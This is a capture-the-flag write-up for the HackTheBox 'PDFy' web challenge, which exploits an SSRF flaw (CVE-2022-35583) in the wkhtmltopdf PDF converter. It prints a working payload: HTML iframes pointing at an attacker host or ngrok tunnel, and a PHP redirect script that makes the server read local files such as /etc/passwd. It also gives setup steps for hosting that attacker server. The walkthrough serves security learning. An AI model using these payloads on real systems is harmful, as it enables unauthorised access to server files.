










Wkhtmltopdf

PDFy is a black-box challenge on HTB, meaning we aren’t provided with source code or related files—much like a real-world pentest scenario. Opening the browser, we’re greeted with a page offering to convert arbitrary websites into PDF files.

I entered a blog address, and the site generated a PDF cache, allowing us to click and review the file. However, it’s clear that images and JavaScript-based layouts fail to load properly in the PDF. The preview screen offers several interactive options, such as Download, Print, and More Actions:
As a good habit in web pentesting, always route your traffic through Burp Suite to monitor and analyze interactions. Let’s start by "talking" to the web app and then reviewing the history of requests and responses in Burp Suite to identify any suspicious traffic:

Here’s the request we made to interact with the server. It reveals that the backend is running on a Werkzeug 3.0 server and generates random filenames for the PDFs.
After interacting with the website wherever possible, I finally found something intriguing on the Screenshot review page:


The Document Properties feature lets us check details about the PDF. Reconnaissance is crucial in web hacking, so it's worth examining any sensitive information here. Notably, we discover the web app uses wkhtmltopdf version 0.12.5 for the conversion:
If we provide a URL http://127.0.0.1 to test SSRF, the server will also response us with its parameters:

A quick internet search reveals that Mandiant reported a high-severity vulnerability in wkhtmltopdf 0.12.6. This flaw allows attackers to inject an <iframe> tag with an internal asset's IP address in its src attribute. Exploiting this could grant initial access to the target system, enabling attackers to compromise the entire infrastructure by accessing internal resources.
The target version, 0.12.5, is highly likely to be affected by this vulnerability. It is associated with CVE-2022-35583, and the proof-of-concept (PoC) provides some insights into its workings. I’ll now share my perspective on how this exploit functions.
CVE-2022-35583
Based on the analysis, we can interact with the /api/cache endpoint using a POST request with JSON data. This endpoint serves as our communication channel with the wkhtmltopdf application on the backend. Here's how it works:
- It accepts a URL parameter in the JSON data, essentially "clicking" on the provided URL to view its content.
- The backend processes the URL, fetches the information, and converts the website into a PDF file.
- Finally, it sends the generated PDF file back to the main page for us to access.
As a hacker, we aim to provoke an "honest" response from the target application—after all, binaries don't lie. To do this, we’ll prepare a specially crafted website designed to exploit the vulnerability. Based on the CVE, the key is to include an <iframe> tag pointing to the attacker's server IP. This forces the application to visit the embedded IP (our server), giving us control over the interaction.
Here’s an example of the website design:
<!DOCTYPE html>
<html>
<body>
    <iframe src="http://ATTACKER_SERVER_IP" height=1000px width=1000px></iframe>
</body>
</html>This is where we can exploit an SSRF (Server-Side Request Forgery) vulnerability. SSRF allows attackers to trick the server-side application into making requests to unintended locations. In this case, we can direct the application to visit a "naughty" script hosted on our attacker server. Once executed, it provides the feedback we’re after.
To exploit this, we’ll prepare a script on our attacker server—let’s go with something simple, like a PHP script (axura.php), or even a Python Flask server. Then, we modify our malicious website as follows:
<!DOCTYPE html>
<html lang=en>
<body>
    <iframe src="http://ATTACKER_SERVER_IP/axura.php" height=1000px width=1000px"></iframe>
</body>
</html>
Exploit
Ngrok
To prove our idea works, it’s simpler to host our website and script on our own server, which I typically do in most WEB challenges. However, here we’ll use ngrok. Ngrok provides a public IP service, perfect for cases like this where the app needs to interact with our server but we want to avoid exposing our real IP. It’s especially useful for CTFs and even some real-life projects.
Download ngrok on the official website and set up configuration properly, I am not going to explain this part. Now we can start to host a PHP server on local host:
php -S 127.0.0.1:8000 &Next, use ngrok to forward your localhost. To bypass ngrok's browser warning (a safety feature), configure ngrok to use a TCP tunnel instead of the default HTTP. Here's how:
ngrok tcp 127.0.0.1:8000Then we have our Attacker server working with Public IP/domain:

Important Note: By default, ngrok provides an HTTP link, but this won’t work for our purpose. Each time the link is accessed, a browser warning pops up, requiring user confirmation. Since the web app can’t process this confirmation, it results in a blank page during conversion.
To avoid this, we must use the TCP flag to create a TCP forward, running
ngrok TCP 127.0.0.1:8000. This ensures a direct connection without any interruptions or warnings, allowing the web app to process our payload seamlessly.
This means we are forwarding our PHP server on port 8000 to ngrok. Ngrok will return a tcp:// link instead of an http:// link. However, the web app does not accept tcp:// URLs. However, by replacing the tcp:// protocol with http:// and leaving the rest of the link unchanged, we can bypass the ngrok browser warning. This adjusted link will work for the web app.
# tcp://0.tcp.us-cal-1.ngrok.io:19086
http://0.tcp.us-cal-1.ngrok.io:19086POC
Now, since we’re using a PHP server, we can create a simple axura.php script:
<?php header('location:file://'.$_REQUEST['x']); ?>header('location:file://...'): It sends a raw HTTP header to the browser. In this case, it sends aLocationheader, instructing the browser to redirect to afile://URL.$_REQUEST['x']: This retrieves the value of thexparameter from the HTTP request (either GET or POST, as$_REQUESTcombines both).
The script appends the value of $_REQUEST['x'] to file://, forming a full file:// URL to redirect to.
Then we host the index.html for our website and input the modified public IP provided by ngrok, applying the protocol replacement trick to bypass the browser warning:
<!DOCTYPE html>
<html lang=en>
<body>
    <iframe src="http://2.tcp.us-cal-1.ngrok.io:19435/axura.php?x=/etc/passwd" style="height:1000px;width:1000px"></iframe>
</body>

</html>Now we have both index.html and the malicious axura.php hosted on our tiny attacker server:
Everything is set—let's fire the attack! Input the crafted link into the web app’s API at /api/cache, and BANG! The SSRF works! We successfully exploit the vulnerability and retrieve the flag, as depicted in the challenge's description:

Welcome to PDFy, the exciting challenge where you turn your favorite web pages into portable PDF documents! It's your chance to capture, share, and preserve the best of the internet with precision and creativity. Join us and transform the way we save and cherish web content! NOTE: Leak /etc/passwd to get the flag!
References (Click to view)
https://exploit-notes.hdks.org/exploit/web/security-risk/wkhtmltopdf-ssrf/
Comments | NOTHING